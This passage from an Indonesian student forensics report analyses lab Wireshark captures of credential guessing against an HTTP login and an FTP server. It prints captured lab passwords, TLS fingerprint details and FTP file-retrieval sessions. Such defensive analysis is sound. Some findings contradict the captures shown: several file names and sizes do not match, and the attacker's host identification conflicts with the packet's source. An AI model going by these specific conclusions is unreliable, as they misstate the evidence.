- Row 66 terdapat HTTP POST ke /login.php dari 172.16.1.129 dengan data u=Isaac dan p=Snapper.



```

66 27.780805408 172.16.1.1 172.16.1.129 HTTP 657 POST /login.php HTTP/1.1
67 27.780821073 172.16.1.129 172.16.1.1 TCP 66 80 → 55695 [ACK] Seq=1 Ac
68 27.781384254 172.16.1.129 172.16.1.1 HTTP 447 HTTP/1.1 200 OK (text/ht
69 27.781506649 172.16.1.1 172.16.1.129 TCP 66 55695 → 80 [ACK] Seq=592
70 28.333286414 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tel
71 28.855990507 172.16.1.1 224.0.0.251 MDNS 75 Standard query 0x0000 PTR
72 29.358382151 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tel
73 30.382317733 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tel
74 31.405719348 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tel
75 32.430318659 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tel
76 32.786954543 172.16.1.129 172.16.1.1 TCP 66 80 → 55695 [FIN, ACK] Seq=
77 32.787173036 172.16.1.1 172.16.1.129 TCP 66 55695 → 80 [ACK] Seq=592
78 33.453301642 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tel
79 33.812727622 172.16.1.1 172.16.1.129 TCP 66 55695 → 80 [FIN, ACK] Seq=
80 33.812750217 172.16.1.129 172.16.1.1 TCP 66 80 → 55695 [ACK] Seq=383
81 33.812813519 172.16.1.1 172.16.1.129 TCP 78 55696 → 80 [SYN] Seq=0 Wi

[Full request URI: http://172.16.1.129/login.php]
[HTTP request 1/1]
[Response in frame: 68]
File Data: 31 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "u" = "Isaac"
    Key: u
    Value: Isaac
  Form item: "p" = "Snapper"
    Key: p
    Value: Snapper
  Form item: "canvas" = "Submit"
    Key: canvas
    Value: Submit

```

Gambar 2.8 data login username dan password pada row 66 .

- Row 68 Menerima respons 200 OK dengan pesan “Login Denied!” menandakan login gagal. Ini menunjukkan serangan kredensial yang gagal.

```

68 27.781384254 172.16.1.129 172.16.1.1 HTTP 447 HTTP/1.1 200 OK (text/htm
69 27.781506649 172.16.1.1 172.16.1.129 TCP 66 55695 → 80 [ACK] Seq=592 A
70 28.333286414 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
71 28.855990507 172.16.1.1 224.0.0.251 MDNS 75 Standard query 0x0000 PTR
72 29.358382151 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
73 30.382317733 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
74 31.405719348 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
75 32.430318659 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
76 32.786954543 172.16.1.129 172.16.1.1 TCP 66 80 → 55695 [FIN, ACK] Seq=
77 32.787173036 172.16.1.1 172.16.1.129 TCP 66 55695 → 80 [ACK] Seq=592 A
78 33.453301642 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
79 33.812727622 172.16.1.1 172.16.1.129 TCP 66 55695 → 80 [FIN, ACK] Seq=
80 33.812750217 172.16.1.129 172.16.1.1 TCP 66 80 → 55695 [ACK] Seq=383 A
81 33.812813519 172.16.1.1 172.16.1.129 TCP 78 55696 → 80 [SYN] Seq=0 Win

Content-Encoding: gzip\r\n
Content-Length: 129\r\n
Keep-Alive: timeout=5, max=100\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html; charset=UTF-8\r\n
\r\n
[HTTP response 1/1]
[Time since request: 0.000578846 seconds]
[Request in frame: 66]
[Request URI: http://172.16.1.129/login.php]
Content-encoded entity body (gzip): 129 bytes -> 125 bytes
File Data: 125 bytes
Line-based text data: text/html (1 lines)
You entered: <b>isaac</b> and <b>Snapper</b><h1>Login Denied!</h1><h3>Click your browser's back butto

```

Gambar 2.9 Percobaan login ditolak pada row 68 .

- Row 84 terdapat HTTP POST ke /login.php dari 172.16.1.129 dengan data u=Isaac dan p=Slapper.

```


84 33.813057139 172.16.1.1 172.16.1.129 HTTP 657 POST /login.php HTTP/1.1
85 33.813075002 172.16.1.129 172.16.1.1 TCP 66 80 → 55696 [ACK] Seq=1 Ack
86 33.813631007 172.16.1.129 172.16.1.1 HTTP 419 HTTP/1.1 200 OK (text/htm
87 33.813744245 172.16.1.1 172.16.1.129 TCP 66 55696 → 80 [ACK] Seq=592 A
88 34.477279177 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
89 35.501960914 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
90 36.525207877 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
91 37.550116630 VMware_e1:fe:3f Broadcast ARP 42 Who has 172.16.1.234? Tell
92 38.131875545 172.16.1.1 172.16.1.255 DB-LSP_ 172 Dropbox LAN sync Discovery

[Full request URI: http://172.16.1.129/login.php]
[HTTP request 1/1]
[Response in frame: 86]
File Data: 31 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "u" = "Isaac"
    Key: u
    Value: Isaac
  Form item: "p" = "Slapper"
    Key: p
    Value: Slapper
  Form item: "canvas" = "Submit"
    Key: canvas
    Value: Submit

```

Gambar 2.10 data login username dan password pada row 84 .

- Row 85: Menerima respons 200 OK dengan pesan “welcome, Isaac” menandakan login berhasil. Ini menunjukkan serangan kredensial yang sukses.



Gambar 2.11 Penyerang berhasil login user Isaac pada row 85 .

- User ID dan Password yang valid digunakan oleh penyerang:
  - Username: Isaac
  - Password: Slapper

## Tugas 3.0

### Deskripsi lengkap dari kejadian

Pada file #3 dapat diketahui kalau telah terjadi sebuah serangan dari hari Selasa tanggal 30 Oktober 2018 pukul 02:00:14 hingga pukul 02:50:51. Terdapat banyak user yang terlibat dalam serangan karena penggunaan kredensial yang lemah, diantaranya yaitu user dengan id payton, parker, avery, dallas, spencer, quinn, reese, alex, jordan, skyler, charlie, dakota user user tersebut menggunakan “PASS” sebagai passwordnya . Penyerang melakukan banyak serangan dengan detail sebagai berikut:

- Serangan berasal dari IP 10.1.20.88 menuju ke IP 10.1.40.21 melalui protokol TCP melakukan login ke beberapa akun user yang ada di server.
- Serangan berasal dari IP 10.1.10.120 menuju ke IP 10.1.30.11 melalui protokol TLSv1.2, penyerang melakukan percakapan rahasia yang terenkripsi dan juga mengirimkan request - request secara diam diam karena semua pesannya terenkripsi.
- Serangan dari IP 10.1.20.88 menuju ke IP 10.1.40.21 melalui protokol FTP, penyerang melakukan login ke banyak akun user yang ada di server menavigas dan mengambil file-file yang bersifat sensitif.

- Serangan dari IP 10.1.20.88 menuju ke IP 10.1.40.21 melalui protokol SMTP, Penyerang mengirimkan puluhan email berupaya mendapatkan id dan password akun-akun yang ada di server.

Penyerang menggunakan protokol SMTP secara lokal seperti email dengan domain @illusorytechnologies.localdomain yang digunakan untuk mendapatkan kredensial dari akun-akun yang ada di server. Penyerang melibatkan beberapa protokol dan aplikasi dalam melakukan serangan protokol:


- TCP : Login ke akun user yang ada di server.
- TLSv1.2 : Mengirimkan pesan-pesan rahasia yang terenkripsi.
- FTP : Mengambil file-file yang bersifat sensitif dari server menggunakan akun user yang berhasil diambil alih.
- SMTP : Mengirimkan banyak email untuk mendapatkan kredensial akun. kemudian aplikasi yang terlibat meliputi :
- Web Browser : Digunakan penyerang untuk membuat request server.
- Web Server : Memberikan respons untuk segala request yang dibuat.

Tools yang kami gunakan dalam mengerjakan tugas 1 ini adalah :

- Snipping Tools : melakukan screenshot dan edit gambar yang kita gunakan di laporan.
- Virtual Box : untuk mengerjakan challenge dengan lebih aman.
- Chatgpt : membantu dalam menganalisa beberapa bagian yang kurang yakin, dan memperbaiki susunan kata dalam laporan.
- Wireshark : Tools utama dalam pengerjaan karena menjadi tempat kami untuk menganalisa protokol jaringan.
- Wireshark Cheatsheet : berisi trik dan fitur-fitur penting penggunaan wireshark mempercepat kerja kami, dan lebih efisien.
- Cyberchef : melakukan dekripsi ke pesan yang terenkripsi.

### Tugas 3.1

1. Dalam file ini ada satu protokol komunikasi terenkripsi dengan lebih dari tiga paket.




Time	Source	Destination	Protocol	Length	Info
2018-10-30 06:25:27.952659	10.1.30.11	10.1.10.120	TLSv1.2	355	Client Hello
2018-10-30 06:25:27.953263	10.1.10.120	10.1.30.11	TLSv1.2	755	Server Hello, Certificate, Server Hello Done
2018-10-30 06:25:27.955026	10.1.30.11	10.1.10.120	TLSv1.2	280	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2018-10-30 06:25:27.955678	10.1.10.120	10.1.30.11	TLSv1.2	316	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
2018-10-30 06:25:27.995814	10.1.10.120	10.1.30.11	TLSv1.2	247	Application Data
2018-10-30 06:25:30.036953	10.1.30.11	10.1.10.120	TLSv1.2	119	Application Data
2018-10-30 06:25:30.039834	10.1.10.120	10.1.30.11	TLSv1.2	151	Application Data
2018-10-30 06:25:30.039843	10.1.10.120	10.1.30.11	TLSv1.2	119	Application Data
2018-10-30 06:25:32.196951	10.1.30.11	10.1.10.120	TLSv1.2	119	Application Data
2018-10-30 06:25:32.198164	10.1.10.120	10.1.30.11	TLSv1.2	247	Application Data
2018-10-30 06:25:32.198820	10.1.10.120	10.1.30.11	TLSv1.2	119	Application Data
2018-10-30 06:25:35.317839	10.1.30.11	10.1.10.120	TLSv1.2	151	Application Data
2018-10-30 06:25:35.319415	10.1.10.120	10.1.30.11	TLSv1.2	151	Application Data
2018-10-30 06:25:39.575713	10.1.30.11	10.1.10.120	TLSv1.2	183	Application Data
2018-10-30 06:25:39.576138	10.1.10.120	10.1.30.11	TLSv1.2	183	Application Data
2018-10-30 06:25:42.266217	10.1.30.11	10.1.10.120	TLSv1.2	151	Application Data
2018-10-30 06:25:42.266823	10.1.10.120	10.1.30.11	TLSv1.2	151	Application Data

Gambar 3.1 Protokol TLSv1.2 ditemukan menggunakan wireshark.

Dalam file yang ditunjukkan pada Gambar 3.1, protokol komunikasi terenkripsi yang digunakan adalah TLSv1.2. Hal ini terlihat dari kolom "Protocol" pada Wireshark yang menunjukkan "TLSv1.2" pada beberapa paket, seperti pada proses "Client Hello", "Server Hello", "Certificate", "Change Cipher Spec", dan "Encrypted Handshake Message". Protokol ini digunakan untuk mengamankan komunikasi antara klien dan server dengan enkripsi data.

2. Temukan nomor port sisi server dari komunikasi terenkripsi tersebut.



Time	Source	Destination	Protocol	Length	Info
2018-10-30 06:25:27.952659	10.1.30.11	10.1.10.120	TLSv1.2	355	Client Hello
2018-10-30 06:25:27.953263	10.1.10.120	10.1.30.11	TLSv1.2	755	Server Hello, Certificate, Server Hello Done
2018-10-30 06:25:27.955026	10.1.30.11	10.1.10.120	TLSv1.2	280	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2018-10-30 06:25:27.955678	10.1.10.120	10.1.30.11	TLSv1.2	316	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
2018-10-30 06:25:27.995814	10.1.10.120	10.1.30.11	TLSv1.2	247	Application Data
2018-10-30 06:25:30.036953	10.1.30.11	10.1.10.120	TLSv1.2	119	Application Data

Internet Protocol Version 4, Src: 10.1.30.11, Dst: 10.1.10.120	0000
Transmission Control Protocol, Src Port: 40292, Dst Port: 8443, Seq: 1, Ack: 1, Len: 289	0010
Source Port: 40292	0020
Destination Port: 8443	0030
Stream index: 936	0040

Gambar 3.2 nomor port server ditemukan menggunakan wireshark.

Nomor port 8443 yang digunakan pada komunikasi terenkripsi dalam file yang ditunjukkan pada Gambar 3.2 berbeda dari port 443 karena alasan berikut:

Port 443 adalah port standar yang biasanya digunakan untuk komunikasi HTTPS (HTTP over TLS/SSL), yang merupakan protokol terenkripsi default untuk situs web aman. Namun, port 8443 sering digunakan sebagai port alternatif untuk layanan HTTPS atau aplikasi yang memerlukan komunikasi terenkripsi, terutama dalam konteks pengembangan, pengujian, atau konfigurasi khusus. Dalam kasus ini, penggunaan port 8443 bisa menunjukkan bahwa server menggunakan konfigurasi khusus atau berada dalam lingkungan yang berbeda dari server standar (misalnya, server lokal, dev, atau staging). Hal ini memungkinkan pemisahan lalu lintas jaringan antara layanan utama (port 443) dan layanan tambahan (port 8443) untuk keperluan administratif atau keamanan tambahan.

## Tugas 3.2

1. Tentukan nama alat (tool) yang digunakan untuk melakukan komunikasi terenkripsi itu

Time	Source	Destination	Protocol	Length	Info
36579	2018-10-30 06:25:27.952659 10.1.30.11	10.1.10.120	TLSv1.2	355	Client Hello
36581	2018-10-30 06:25:27.953263 10.1.10.120	10.1.30.11	TLSv1.2	755	Server Hello, Cer
36583	2018-10-30 06:25:27.955026 10.1.30.11	10.1.10.120	TLSv1.2	280	Client Key Exchar
36584	2018-10-30 06:25:27.955678 10.1.10.120	10.1.30.11	TLSv1.2	316	New Session Ticke
36586	2018-10-30 06:25:27.995814 10.1.10.120	10.1.30.11	TLSv1.2	247	Application Data

Handshake Protocol: Client Hello	0000	00 0c 29 78 25
Handshake Type: Client Hello (1)	0010	01 55 3b a9 46
Length: 280	0020	0a 78 9d 64 26
Version: TLS 1.2 (0x0303)	0030	00 e5 12 0d 00
Random: 840489f22e585b37022fd673d10229f25065fc87e6de8e8af6f4de7b8083ee0f	0040	ea c2 16 03 01
Session ID Length: 0	0050	f2 2e 58 5b 37
Cipher Suites Length: 172	0060	87 e6 de 8e 8a
Cipher Suites (86 suites)	0070	c0 30 c0 2c c0
Compression Methods Length: 1	0080	00 a1 00 9f 00
Compression Methods (1 method)	0090	00 37 00 36 00
Extensions Length: 67	00a0	c0 2a c0 26 c0
Extension: ec_point_formats (len=4)	00b0	c0 2f c0 2b c0
Extension: supported_groups (len=10)	00c0	00 a0 00 9e 00
Extension: session_ticket (len=0)	00d0	00 31 00 30 00
Extension: signature_algorithms (len=32)	00e0	00 43 00 42 c0
Extension: heartbeat (len=1)	00f0	00 9c 00 3c 00
type: heartbeat (15)	0100	00 13 00 10 00
Length: 1	0110	c0 07 c0 0c c0
Mode: Peer allowed to send requests (1)	0120	00 0b 00 04 03
[JA4: t12i860500_e18388e7f3a3_a1e935682795]	0130	00 19 00 18 00
[JA4_r [truncated]: t12i860500_0004,0005,0007,000a,000d,0010,0013,0016,002f]	0140	06 01 06 02 00
[JA3 Fullstring [truncated]: 771.49200-49196-49192-49188-49172-49162-165-16]	0150	04 03 03 01 03
[JA3: b288289af2999820648eb3ca4d8304c5]	0160	00 01 01

Dari analisis TLS Client Hello pada frame 36579, dapat disimpulkan bahwa klien menggunakan tool berbasis **OpenSSL**. Hal ini didukung oleh:

- Adanya extension heartbeat (jarang muncul kecuali pada implementasi OpenSSL lama).
- Jumlah cipher suite sangat banyak dan tidak umum untuk browser.
- Versi TLS 0x0303 (TLS 1.2) dengan record layer 0x0301, tipikal OpenSSL.
- JA3 fingerprint b288289af2999820648eb3ca4d8304c5 cocok dengan openssl, curl, python requests.



## 2. Jabarkan secara lengkap informasi sistem operasi yang digunakan oleh penyerang (termasuk: Kernel dan versi kernel, Hostname, arsitektur, prosesor dan sistem operasi)

The screenshot shows a Wireshark network traffic analysis. The packet list pane displays a list of captured packets. The selected packet (No. 16874) is a TCP packet from source 10.1.40.21 to destination 10.1.40.25. The packet details pane shows the TCP header and the data payload. The data payload is highlighted in red and contains the string 'Linux dmz.illusorytechnologies.localdomain 4.15.0-46-generic #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019 x86\_64 x86\_64 GNU/Linux'. The packet bytes pane shows the hex and ASCII representation of the data.

Semua informasi hardware penyerang dapat ditemukan melalui fitur find dengan menekan ctrl+f lalu memasukkan kata Linux lalu mengganti display filter dengan string, dan ganti packet list nya ke packet bytes. Lalu ditemukan paket tersebut mengirim data informasi hardware penyerang dengan terenkripsi hex.

Berdasarkan data tersebut maka rincian informasi yang didapat sebagai berikut :

Kernel dan versi kernel : Linux, with version 4.15.0-46-generic  
 Hostname : dmz.illusorytechnologies.localdomain  
 Arsitektur : x86\_64  
 Prosesor : Kemungkinan prosesor berarsitektur 64-bit Intel/Amd  
 Sistem operasi : GNU/Linux (Ubuntu)

## 3. Jelaskan apa yang penyerang lakukan secara detail termasuk tool yang digunakan

1. Sesi FTP (File Transfer Protocol) oleh 10.1.20.88 (MAC 00:0c:29:2b:f7:8f):

Source	Destination	Protocol	Length	Info
10.1.40.21	10.1.20.88	FTP	86	Response: 220 (vsFTPD 3.0.3)
10.1.20.88	10.1.40.21	FTP	78	Request: USER riley
10.1.40.21	10.1.20.88	FTP	100	Response: 331 Please specify the password.
10.1.20.88	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.20.88	FTP	89	Response: 230 Login successful.
10.1.20.88	10.1.40.21	FTP	72	Request: SYST
10.1.40.21	10.1.20.88	FTP	85	Response: 215 UNIX Type: L8
10.1.20.88	10.1.40.21	FTP	71	Request: PWD
10.1.40.21	10.1.20.88	FTP	100	Response: 257 "/" is the current directory
10.1.20.88	10.1.40.21	FTP	74	Request: TYPE I

- Login Berhasil ke Server FTP:

Klien 10.1.20.88 (kemungkinan Linux, berdasarkan TTL 64 dan opsi TCP pada paket SYN) berhasil login ke server FTP di

10.1.40.21 (MAC 00:0c:29:b5:80:6c).

Server FTP tersebut adalah vsFTPD

3.0.3 dan mengidentifikasi dirinya sebagai sistem

UNIX Type L8. Login juga dilakukan menggunakan

kredensial yang lemah seperti : User : riley dan Password :

PASS.

Source	Destination	Protocol	Length	Info
10.1.40.21	10.1.20.88	FTP	86	Response: 220 (vsFTPD 3.0.3)
10.1.20.88	10.1.40.21	FTP	78	Request: USER riley
10.1.40.21	10.1.20.88	FTP	100	Response: 331 Please specify the password.
10.1.20.88	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.20.88	FTP	89	Response: 230 Login successful.

User : alex dan Password : PASS.

Source	Destination	Protocol	Length	Info
10.1.40.21	10.1.10.42	FTP	90	Response: 226 Transfer complete.
10.1.40.21	10.1.20.93	FTP	86	Response: 220 (vsFTPD 3.0.3)
10.1.20.93	10.1.40.21	FTP	77	Request: USER alex
10.1.40.21	10.1.20.93	FTP	100	Response: 331 Please specify the password.
10.1.20.93	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.20.93	FTP	89	Response: 230 Login successful.

User : payton dan Password : PASS.

Source	Destination	Protocol	Length	Info
10.1.10.42	10.1.40.21	FTP	79	Request: USER payton
10.1.40.21	10.1.10.42	FTP	100	Response: 331 Please specify the password.
10.1.10.42	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.10.42	FTP	89	Response: 230 Login successful.
10.1.10.42	10.1.40.21	FTP	72	Request: SYST

User : skyler dan Password : PASS.

Source	Destination	Protocol	Length	Info
10.1.40.21	10.1.10.78	FTP	86	Response: 220 (vsFTPD 3.0.3)
10.1.10.78	10.1.40.21	FTP	79	Request: USER skyler
10.1.40.21	10.1.10.78	FTP	100	Response: 331 Please specify the password.
10.1.10.78	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.10.78	FTP	89	Response: 230 Login successful.

User : jordan dan Password : PASS.

Source	Destination	Protocol	Length	Info
10.1.20.25	10.1.40.21	FTP	79	Request: USER jordan
10.1.40.21	10.1.20.25	FTP	100	Response: 331 Please specify the password.
10.1.20.25	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.20.25	FTP	89	Response: 230 Login successful.
10.1.20.25	10.1.40.21	FTP	72	Request: SYST

User : taylor dan Password : PASS.

Source	Destination	Protocol	Length	Info
10.1.40.21	10.1.20.25	FTP	90	Response: 226 Transfer complete.
10.1.40.21	10.1.10.16	FTP	86	Response: 220 (vsFTPD 3.0.3)
10.1.10.16	10.1.40.21	FTP	79	Request: USER taylor
10.1.40.21	10.1.10.16	FTP	100	Response: 331 Please specify the password.
10.1.10.16	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.10.16	FTP	89	Response: 230 Login successful.

User : charlie dan Password : PASS.



Source	Destination	Protocol	Length	Info
10.1.20.21	10.1.40.21	FTP	80	Request: USER charlie
10.1.40.21	10.1.20.21	FTP	100	Response: 331 Please specify the password.
10.1.20.21	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.20.21	FTP	89	Response: 230 Login successful.
10.1.20.21	10.1.40.21	FTP	72	Request: SYST

User : dakota dan Password : PASS.

Source	Destination	Protocol	Length	Info
10.1.10.34	10.1.40.21	FTP	79	Request: USER dakota
10.1.40.21	10.1.10.34	FTP	100	Response: 331 Please specify the password.
10.1.10.34	10.1.40.21	FTP	77	Request: PASS PASS
10.1.40.21	10.1.10.34	FTP	89	Response: 230 Login successful.
10.1.10.34	10.1.40.21	FTP	72	Request: SYST

- Navigasi dan Pengambilan File:

Setelah login, klien berpindah ke direktori /files. Klien kemudian memeriksa ukuran dan mengunduh beberapa file. Berdasarkan nama file yang terlihat pada perintah SIZE dan RETR (Retrieve), file-file yang diunduh antara lain: call.pdf (ukuran 1449118 bytes)

Source	Destination	Protocol	Length	Info
10.1.20.88	10.1.40.21	FTP	74	Request: TYPE I
10.1.40.21	10.1.20.88	FTP	97	Response: 200 Switching to Binary mode.
10.1.20.88	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.20.88	FTP	103	Response: 250 Directory successfully changed.
10.1.20.88	10.1.40.21	FTP	81	Request: SIZE call.pdf
10.1.40.21	10.1.20.88	FTP	79	Response: 213 1449118
10.1.20.88	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.20.88	FTP	114	Response: 227 Entering Passive Mode (10,1,40,21,189,45).
10.1.20.88	10.1.40.21	FTP	81	Request: RETR call.pdf
10.1.40.21	10.1.20.88	FTP	137	Response: 150 Opening BINARY mode data connection for call.pdf (1449118 bytes)
10.1.40.21	10.1.20.88	FTP	90	Response: 226 Transfer complete.
10.1.20.88	10.1.40.21	FTP	86	Response: 220 (vsFTPd 3.0.3)

door.css (ukuran 2821196 bytes)

Source	Destination	Protocol	Length	Info
10.1.40.21	10.1.10.42	FTP	97	Response: 200 Switching to Binary mode.
10.1.10.42	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.10.42	FTP	103	Response: 250 Directory successfully changed.
10.1.10.42	10.1.40.21	FTP	81	Request: SIZE door.css
10.1.40.21	10.1.10.42	FTP	79	Response: 213 2821196
10.1.10.42	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.10.42	FTP	114	Response: 227 Entering Passive Mode (10,1,40,21,168,53).
10.1.10.42	10.1.40.21	FTP	81	Request: RETR door.css
10.1.40.21	10.1.10.42	FTP	137	Response: 150 Opening BINARY mode data connection for door.css (2821196 bytes)
10.1.40.21	10.1.10.42	FTP	90	Response: 226 Transfer complete.
10.1.10.42	10.1.20.93	FTP	86	Response: 220 (vsFTPd 3.0.3)
10.1.20.93	10.1.40.21	FTP	77	Request: USER alex

go.jpeg (ukuran 1384912 bytes)

Source	Destination	Protocol	Length	Info
10.1.10.75	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.10.75	FTP	103	Response: 250 Directory successfully changed.
10.1.10.75	10.1.40.21	FTP	80	Request: SIZE go.jpeg
10.1.40.21	10.1.10.75	FTP	79	Response: 213 1613028
10.1.10.75	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.10.75	FTP	114	Response: 227 Entering Passive Mode (10,1,40,21,164,41).
10.1.10.75	10.1.40.21	FTP	80	Request: RETR go.jpeg
10.1.40.21	10.1.10.75	FTP	136	Response: 150 Opening BINARY mode data connection for go.jpeg (1384912 bytes)

set.avi (ukuran 1992012 bytes)

Source	Destination	Protocol	Length	Info
10.1.20.43	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.20.43	FTP	103	Response: 250 Directory successfully changed.
10.1.20.43	10.1.40.21	FTP	80	Request: SIZE set.avi
10.1.40.21	10.1.20.43	FTP	79	Response: 213 1992012
10.1.20.43	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.20.43	FTP	114	Response: 227 Entering Passive Mode (10,1,40,21,192,64).
10.1.20.43	10.1.40.21	FTP	80	Request: RETR set.avi
10.1.40.21	10.1.20.43	FTP	136	Response: 150 Opening BINARY mode data connection for set.avi (1992012 bytes)

hang.csv (ukuran 2817633 bytes)

Source	Destination	Protocol	Length	Info
10.1.10.78	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.10.78	FTP	103	Response: 250 Directory successfully changed.
10.1.10.78	10.1.40.21	FTP	81	Request: SIZE hang.csv
10.1.40.21	10.1.10.78	FTP	79	Response: 213 2817633
10.1.10.78	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.10.78	FTP	115	Response: 227 Entering Passive Mode (10,1,40,21,187,230).
10.1.10.78	10.1.40.21	FTP	81	Request: RETR hang.csv
10.1.40.21	10.1.10.78	FTP	137	Response: 150 Opening BINARY mode data connection for hang.csv (2817633 bytes)

everyone.css (ukuran 1338157 bytes)

Source	Destination	Protocol	Length	Info
10.1.20.25	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.20.25	FTP	103	Response: 250 Directory successfully changed.
10.1.20.25	10.1.40.21	FTP	85	Request: SIZE everyone.css
10.1.40.21	10.1.20.25	FTP	79	Response: 213 1338157
10.1.20.25	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.20.25	FTP	114	Response: 227 Entering Passive Mode (10,1,40,21,179,53).
10.1.20.25	10.1.40.21	FTP	85	Request: RETR everyone.css
10.1.40.21	10.1.20.25	FTP	141	Response: 150 Opening BINARY mode data connection for everyone
10.1.40.21	10.1.20.25	FTP	90	Response: 226 Transfer complete.

dinner.txt (ukuran 1075578 bytes)

Source	Destination	Protocol	Length	Info
10.1.10.61	10.1.40.21	FTP	78	Request: CWD /files
10.1.40.21	10.1.10.61	FTP	103	Response: 250 Directory successfully changed.
10.1.10.61	10.1.40.21	FTP	83	Request: SIZE dinner.mp4
10.1.40.21	10.1.10.61	FTP	78	Response: 213 354080
10.1.10.61	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.10.61	FTP	115	Response: 227 Entering Passive Mode (10,1,40,21,189,191).
10.1.10.61	10.1.40.21	FTP	83	Request: RETR dinner.mp4
10.1.40.21	10.1.10.61	FTP	138	Response: 150 Opening BINARY mode data connection for dinner.mp4
10.1.40.21	10.1.10.61	FTP	90	Response: 226 Transfer complete.

similar.mov (ukuran 2849521 bytes)

Source	Destination	Protocol	Length	Info
10.1.10.74	10.1.40.21	FTP	78	Request: CWD /files
